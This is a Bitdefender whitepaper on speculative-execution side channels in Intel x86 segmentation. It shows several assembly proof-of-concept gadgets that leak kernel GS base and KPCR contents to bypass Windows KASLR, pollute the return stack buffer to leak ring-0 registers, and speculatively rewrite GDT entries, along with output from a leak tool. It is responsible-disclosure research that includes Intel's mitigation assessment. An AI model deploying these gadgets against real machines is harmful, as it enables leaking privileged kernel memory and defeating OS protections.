

Bitdefender[®]

Security implications of
speculatively executing
segmentation related
instructions on Intel CPUs





Contents

Abstract	3
Security implications	3
Mitigations	7
Conclusions	8
Responsible Disclosure	8
References :	9
Appendix A	10

Authors:

Dan LUȚAȘ (dlutas@bitdefender.com),
Andrei LUȚAȘ (vlutas@bitdefender.com)



Abstract

During speculative execution, after loading the GS or FS segment registers with an invalid segment selector (for example, in Ring-3 with a selector that points to a Data (or Code or Task) segment with DPL 0, or with an segment selector pointing outside GDT limit), and then subsequently using that segment in further speculatively executed memory-accessing instructions, Intel® CPUs use the *previously stored segment base address* of the segment register to compute the linear address used for memory addressing.

In addition, a value written speculatively to the base of a segment register survives instruction retirement and can be retrieved at a later time, by loading an invalid segment descriptor into that segment register. This behavior creates the opportunity for a microarchitectural side-channel that can be used, in some cases, to retrieve general purpose register values across different security domains.

These findings were responsibly disclosed to Intel. In the following sections, we explore the details behind speculatively executing segmentation related instructions.

Security implications

1. Retrieval of the previously stored GS or FS base addresses and subverting KASLR

Successful use of this flaw makes it possible to leak the content (actual value) of the IA32_KERNEL_GS_BASE Model Specific Register (MSR). Assume the following function is run in user-mode (CPL3) on Windows 10 x64 RS4 updated to August 2018 patch level.

```
leak_kernel_gs_base_byte PROC FRAME
    .endprolog
    mov rax, [0]                ; (1)
    mov r9d, 0xFFFF            ; (2)
    mov gs, r9d                 ; (3)
    rdgsbase rax                ; (4)
    shr rax, cl                 ; (5)
    and rax, 0xFF                ; (6)
    shl rax, 0xC                ; (7)
    mov rax, qword [rdx + rax]   ; (8)
    ret
leak_kernel_gs_base_byte ENDP
```

On entry, CL contains the offset of the byte we want to retrieve from the MSR and RDX contains the address of the probe buffer (we use a classical FLUSH+RELOAD attack [3] to retrieve the value).

First, we force a page-fault (line 1) so the next instructions (2-8) will be executed speculatively by the CPU. We load an invalid selector in the GS segment register at line 3, then we read the GS segment base (line 4). At this point, we would expect RAX to contain the value of the IA32_GS_BASE MSR, but it contains instead the value of the IA32_KERNEL_GS_BASE MSR, as a weird side-effect of previously loading an invalid segment selector into the GS segment register.

In the case of Windows operating systems, it is also possible to leak memory contents from the Kernel Process Control Region (KPCR), because the KPCR base address is stored in the IA32_KERNEL_GS_BASE MSR. The KPCR structure is not protected by KVA Shadow – Microsoft’s implementation of KPTI - and, because it contains kernel pointers, it can be used to de-randomize

KASLR on Windows OSes (please note “that KVA shadow **does not** protect against attacks against kernel ASLR using speculative side channels”, citing Microsoft’s KVA Shadow implementation details [4]). The following function exemplifies this:

```
leak_byte_from_kpcr PROC FRAME
.endprolog

    mov rax, [0] ;; (1)
    push 018H ;; (2) 0x18 is on Win10 x64 RS4 the selector for Data Segment,DPL = 0
    pop gs ;; (3)
    movzx rax, byte ptr gs:[rdx] ;; (4)
    shl rax, 0CH ;; (5)
    mov r8, qword ptr [rcx + rax] ;; (6)
    ret
leak_byte_from_kpcr ENDP
```

On entry, RDX contains the offset we want to access from GS and RCX points to the beginning of the probe buffer. We first force a page fault (line 1). The following instructions (2 - 6) are speculatively executed. On line 3, we load the GS register with the 0x18 segment selector (which, on Windows x64 is a Data Segment with DPL 0) and then read the byte at GS:offset in line 4 into RAX.

At this point, we would expect that the address used to access memory would be [GS.base + rdx], but it is instead [IA32_KERNEL_GS_BASE + rdx], as a side-effect of previously loading the PL 0 segment into GS (in line 3). This has the effect of leaking kernel-mode memory (for example, from KPCR on Windows) directly into unprivileged user-mode processes.

Next, as in the usual Flush+Reload, we use the value that we read to access the probe buffer (lines 5,6), resulting in loading one of the probing buffer’s pages into L1 cache. Later, we probe the buffer to see which part of the page was brought into L1 data cache, thus deriving the contents of the byte.

We tested both scenarios on the following hardware: *Dell Latitude E5590 Laptop*, with an Intel® Core™ i7-8650U Kaby Lake R CPU (fully updated at microcode level as per 16 Aug 2018); *Dell Latitude E5570 Laptop* with an Intel® Core™ i7-6600U Skylake CPU. All our tests were performed with Windows 10 RS4 x64, with Microsoft Windows patch level of August 2018. Both systems had KVA Shadow present and enabled. We ran the scenarios as ring-3 processes under normal user accounts (no Administrator rights).

On both of these systems we successfully leaked the contents of the IA32_KERNEL_GS_BASE MSR and 16 bytes from KPCR:0x7000 (inside KPCR, at offset 0x7000 is the *KernelDirectoryTableBase*, and at 0x7008 is the *RspBaseShadow*).

We also obtained the same results on “no-name” (i.e. custom-built) platforms with the following CPUs: Intel® Core™ i7-3720QM Ivy Bridge, Intel® Core™ i3-4170 Haswell, Intel® Core™ i7-4510U Haswell.

On one of the tested systems (Dell Latitude E5570), we were able to leak only the *KernelDirectoryTableBase* and *RspBaseShadow*. On the other system (Dell Latitude E5590, Intel® Core™ i7-8650U KabyLake R), we managed to leak, besides *KernelDirectoryTableBase* and *RspBaseShadow*, other fields from KPCR (gs:180, gs:8). We were even able to leak a direct pointer into ntoskrnl, thus bypassing KASLR. The leaking seems to be related to the presence of KPCR data in L1 cache; in some models more data remains cached (E5590) while in others (E5570) less. However, in our opinion, with some more engineering to bring KPCR data into L1 cache and keep it there, the PoC can be made to leak the entire KPCR.

2. Leaking general-purpose register contents across privilege boundaries (ring3-ring0).

We discovered that the results of speculative writes to FS or GS segment base addresses (using `WRFSBASE/Wrfsbase reg`) survive after speculative execution finishes and the values written speculatively can be later retrieved during another speculative sequence (by loading an invalid selector into FS or GS segment registers and then using `RDFSBASE/RDGSBASE` to read the segment’s base address). Please see Appendix A for an example output from one of our test systems.

This behavior can be abused to leak, in specific circumstances, the contents of CPU general-purpose registers (RAX, RBX, RCX etc) from ring-0 into ring-3 (it doesn’t work for VMM to guest, or SMM to non-SMM mode). We implemented a PoC for leaking



from ring-0 into ring-3 but it is highly customized (based on a toy-hypervisor project, in which we control every aspect of the platform, including having own interrupt handling code).

On systems that don't implement Return Stack Buffer mitigations (such as RSB stuffing [1]), we can force such speculative writes (`WRFSBASE/Wrfsbase reg`) to take place by directly polluting the CPU's RSB entries [2].

Consider the following synthetic example:

```
external_interrupt_handler PROC FRAME
.endprolog

    ;; construct a trap-frame, save registers etc
    ...
    mov r15, 0xaabbccdd
    mov rax, qword [rbp]
    push rax
    ret

external_interrupt_handler ENDP
```

In the example, an interrupt handler executing in ring-0 uses a `push rax; ret` sequence to divert the execution flow to another location. Intel® CPUs that use the RSB to predict where the address the execution will continue after the return will mispredict the actual address (given in `rax`) and speculatively execute the next instructions from the address currently contained at the top of the RSB.

Next, consider the following ring-3 code that directly pollutes the RSB with the address of a ring-3 `wrfsbase r15` instruction.

```
...
call setup_target    ;(1)

;; speculation window – the following instructions will be speculatively executed

wrfsbase r15

capture_execution:
    pause
    jmp capture_execution

setup_target:

    lea    rax, [rel actual_return]
    mov    [rsp], rax
    clflush [rsp]
    mfence
    retn   ;(2)

actual_return:
...
```

The `call` at (1) will place the return address of `wrfsbase r15` at the top of the RSB. If, after the `call` instruction retires, an external interrupt causes execution to transfer to ring-0 inside the `external_interrupt_handler` the top of the RSB will still contain the ring-3 address of `wrfsbase r15`. When execution in ring-0 reaches the `ret`, assuming no other mismatches exist between `call` and `ret` instructions, the CPU will fetch the return address from the top of the RSB and speculatively execute (while in ring-0) the `wrfsbase r15` instruction from ring-3, causing the contents of the R15 to be transferred into the shadow portion of the FS segment register. Then, back in user-mode, the kernel-mode content of the R15 register (0xaabbccdd) can be retrieved by using the code from `leak_kernel_gs_base_byte` (the only change being the use of `rdfsbase rax` instead of `rdgsbase rax`).

For this attack to work in real-life, three conditions must be fulfilled: (1) the more-privileged code must contain constructs that cause mismatches between calls and returns; (2) SMEP must be disabled (since the `ret` inside `external_interrupt_handler`

speculatively returns to user-mode) and (3) the OS should not contain mitigations specific to RSB (such as RSB stuffing). We note that up-to-date Microsoft Windows and Linux actively use SMEP (and SMAP in the case of Linux) and implement RSB stuffing, thus our attack does not work across different privilege levels on these operating systems.

3. Intel® Software Guard Extension (SGX)

If an SGX enclave explicitly modifies the FS segment base address (by using `WRFSBASE reg`), the enclave written address can be retrieved outside the enclave by using the same sequence of speculatively executed operations (loading an invalid selector in FS segment and using `RDFSBASE` to retrieve the segment's address).

4. Store-to-Load Forwarding works on descriptor loads

Speculatively modifying a **GDT** or **LDT** entry and then loading that descriptor by doing a segment register load leads to the possibility of bypassing some aspects of segment-based memory addressing. Let's consider the following example (the code snippet is expected to be executed speculatively): assume the register **EDI** contains the base address of the **Global Descriptor Table** or **Local Descriptor Table** register. In addition, consider the pair **EDX:EAX** contains 0 (or whatever value we expect to be present inside the entry we want to modify), and assume the pair **ECX:EBX** contains a valid descriptor; the following code will speculatively load the descriptor contained in **ECX:EBX** inside the **ES** segment register:

```
; Speculative execution
mov     eax, old_descriptor_low
mov     edx, old_descriptor_high
mov     ebx, new_descriptor_low
mov     ecx, new_descriptor_high
cmpchg8b [edi + 0x100] ; (1)
mov     eax, 0x103 ; (2)
mov     es, eax ; (3)
```

The first instruction (1) atomically stores the new descriptor from **ECX:EBX** inside entry 0x100 of the **GDT** (assuming it is within the GDT limit – this is the case on 32 bit Windows, where the GDT limit is a generous 0x3FF). The second instruction (2) loads the selector index 0x103 into the register **EAX**, only to be loaded into the **ES** register by the third (3) instruction. Subsequent accesses made using the **ES** segment register will use the descriptor which we've speculatively stored in entry 0x103. This method works for both **GDT** and **LDT**, it works for both already valid and unused descriptor entries. Although the attached PoC is designed for 32 bit Windows, we also observed this behavior on 64 bit Windows when trying to load invalid descriptors into the **FS/GS** register; however, it seems more likely/more useful to use this on 32 bit systems, where segmentation is not almost entirely disabled.

The immediate implications are obvious: **bypass segment base & limit checks**, although on modern operating systems the impact may be reduced since they use flat address spaces. In addition, this may have impact in other areas, such as the values loaded from the **TSS** (for example, I/O bitmap or interrupt redirection map?), though we couldn't reproduce any odd behavior here either, but maybe this should be considered as well. However, given the most recent developments related to the **MDS** class of vulnerabilities, this may have a larger impact when combined with **MSBDS**, although we can't confirm this and we don't have a PoC in this direction.

We confirm the described behavior on the following CPUs, in 32 bit Windows OS (doesn't matter the version – validated on 7 x86, 8 x86, 10 RS4 x86, 10 RS5 x86): Intel Sandy Bridge i7-2600, Intel Haswell i7-4770, Intel SkyLake i5-6600K, Intel KabyLake i7-7700.

5. Potential KPTI bypass

Observing that in ring-3, on speculative path, after causing a General Protection (GP) exception on the instruction loading the GS segment, further memory loads (via `gs:[offset]`) use the `IA32_KERNEL_GS_BASE` for forming the linear address, we found that the same applies vice-versa for ring-0.

That is, if we can force code executing in ring-0, on speculative path, to cause a GP on loading the GS segment, further memory loads via `gs:[offset]` will use the `IA32_GS_BASE` for forming the linear address. Because `IA32_GS_BASE` can be controlled by user-mode (via `wrgsbases`), a ring-3 code can force the kernel to speculatively perform reads from arbitrary memory addresses (including ring-0 only accessible addresses). And if we can force this speculative execution to happen after the kernel moved to its KPTI ring-0 pages, we obtain an arbitrary read primitive of the whole kernel memory, defeating the KPTI mitigations.



We tested this scenario with a synthetic use-case (minimal x64 code that, in ring-0, speculatively executes, in the shadow of a page-fault, the following code):

```
PROC_FRAME func
[endprolog]
    xbegin dword near _txnL61
    mov rax, [0]
    mov r9d, 0xFFFF
    mov gs, r9d
    rdgsbase rax
    shr rax, cl
    and rax, 0xFF
    shl rax, 0xC
    mov r8, qword [rdx + rax]
    xend
    _txnL61:
    ret
ENDPROC_FRAME
```

In ring-0, this code successfully retrieves the IA32_GS_BASE that was previously written by ring-3 via wrgsbase. This works even if executed after a reload of the page-tables (simulating KPTI behavior).

From an exploitation point-of-view, the problem remains how to force the kernel to speculatively execute such a code. When considering the Linux kernel, previous work by Jann Horn, from Google's Project Zero, showed [5] that the Linux in-kernel eBPF JIT/interpreter could be abused to JIT-compile such code and force it to execute in ring-0. We didn't further investigate how to force eBPF JIT to generate the above sequence.

The proof of concept(s)

We provided Intel with proof-of-concepts demonstrating the store-to-load forwarding on descriptor loads (point 4) and demonstrating the ability of speculatively reading stale values from the FS base register (this works for GS as well) (related to points 1-3 of this white-paper). The proof-of-concepts were conceived for Windows OSes.

Mitigations

Intel performed an assessment of our findings and stated that for the first implication (*Retrieving the previously stored GS or FS base addresses and subverting KASLR/Intel SGX*) they agree that it can be used to subvert KASLR and the current Meltdown mitigations are sufficient to prevent arbitrary kernel memory reads. We agree to their assessment, but we note that on Windows OSes the KPCR is not protected by KVA Shadow - that's why we were able to leak pointers into ntoskrnl. Our opinion is that this is Microsoft's design decision, and leaking from KPCR is orthogonal to the segment renaming issue.

Regarding the second implication (*Leaking general-purpose register contents across privilege boundaries*), Intel considers that existing OS-level mitigations (SMEP, SMAP and RSB Stuffing) are sufficient to prevent arbitrarily leaking general purpose register values, and we agree with this, so no further mitigations (other than perhaps fixes at the hardware level in new CPU generations) should be needed.

Finally, regarding the fourth implication (*Store-to-Load Forwarding works on descriptor loads*), Intel considers it an example of Bounds Check Bypass Store (detailed in the researcher paper at: <https://people.csail.mit.edu/vlk/spectre11.pdf>) and, given that modern OSes don't use segment limits in order to guard memory secrets, the impact in real software is reduced and they don't recommend any further mitigations. We agree to their assessment, but we do recommend that any exotic applications that do take into account segment limits should be reviewed in-light of these findings.

Conclusions

In this whitepaper we analyzed a number of security implications resulting from speculatively executing instructions that are used for x86 segmentation handling. We have shown how side-effects of the x86 legacy segmentation model can be used to subvert KASLR on modern, up-to-date operating systems. We demonstrated how to use the speculative writes to segment descriptor bases as a novel covert channel, which, in the absence of SMEP and RSB Stuffing, could be used to leak arbitrary register values across different privilege levels.

Responsible Disclosure

All these findings, accompanied by Proof of Concepts (PoCs), were responsibly disclosed to Intel. According to Intel, our initial PoCs manifested MDS behavior, and Intel had to finish them to reach the conclusion that parts of them were related to MFBDS. However, the other security findings - related to the speculative execution of segmentation instructions - needed further analysis, so Bitdefender and Intel agreed, on May 14th 2019, to postpone the publication of this white-paper until Intel completed their assessment.



References :

- [1] *"Retpoline: A Branch Target Injection Mitigation"*, Intel® Corporation, available online at <https://software.intel.com/security-softwareguidance/insights/deep-dive-retpoline-branch-targetinjection-mitigation>
- [2] *"Spectre Returns! Speculation Attacks using the Return Stack Buffer"*, Esmail Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song and Nael Abu-Ghazaleh, in 12th USENIX Workshop on Offensive Technologies (WOOT 18), 2018
- [3] *"FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-channel Attack"*, Yuval Yarom and Katrina Falkner, in Proceedings of the 23rd USENIX Conference on Security Symposium, SEC'14, 2014 <https://blogs.technet.microsoft.com/srd/2018/03/23/kva-shadow-mitigating-meltdown-on-windows/>
- [4] *"KVA Shadow: Mitigating Meltdown on Windows"*, Microsoft Corporation, available online at <https://blogs.technet.microsoft.com/srd/2018/03/23/kva-shadow-mitigating-meltdown-on-windows/>
- [5] *"Reading privileged memory with a side-channel"*, Jann Horn, Goole Project Zero, available online at <https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html>



Appendix A

Output listing of multiple runs of specsreg.exe on an Intel Core i7-6600U, Windows 10 x64, May 2019 updates :

```
C:\work\x64\Release>specsreg.exe
```

```
TimeAvgAllCached = 29
```

```
Will use increased TimeAvgAllCached = 79
```

```
TimeAvgAllNon-Cached = 321
```

```
Leak using the average lowest time method
```

```
Writing the FS base register speculatively with value 0xAFFFFFFF...
```

```
Disp = 0 : Success: 0xAA='?' score=9913 (second best: 0x00 score=2)
```

```
Disp = 8 : Success: 0xAA='?' score=9972
```

```
Disp = 16 : Success: 0xAA='?' score=9952 (second best: 0x00 score=1)
```

```
Disp = 24 : Success: 0xAA='?' score=9874 (second best: 0x00 score=1)
```

```
Disp = 32 : Success: 0x00='?' score=5141
```

```
Disp = 40 : Success: 0x00='?' score=4296
```

```
Disp = 48 : Success: 0x00='?' score=4456
```

```
Disp = 56 : Success: 0x00='?' score=5369
```

```
Real FS base: 0x0000000000000000
```

```
Leaked previously speculatively written FS base value: 0x00000000aaaaaaaa
```


```
Leak using the lowest access time method
```

```
Real FS base: 0x0000000000000000
```

```
Leaked previously speculatively written FS base value: 0x000000ffaaaa00aa
```



This page is left blank intentionally



Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers.

More information is available at <http://www.bitdefender.com/>.

All Rights Reserved. © 2019 Bitdefender. All trademarks, trade names, and products referenced herein are property of their respective owners. FOR MORE INFORMATION VISIT: enterprise.bitdefender.com.

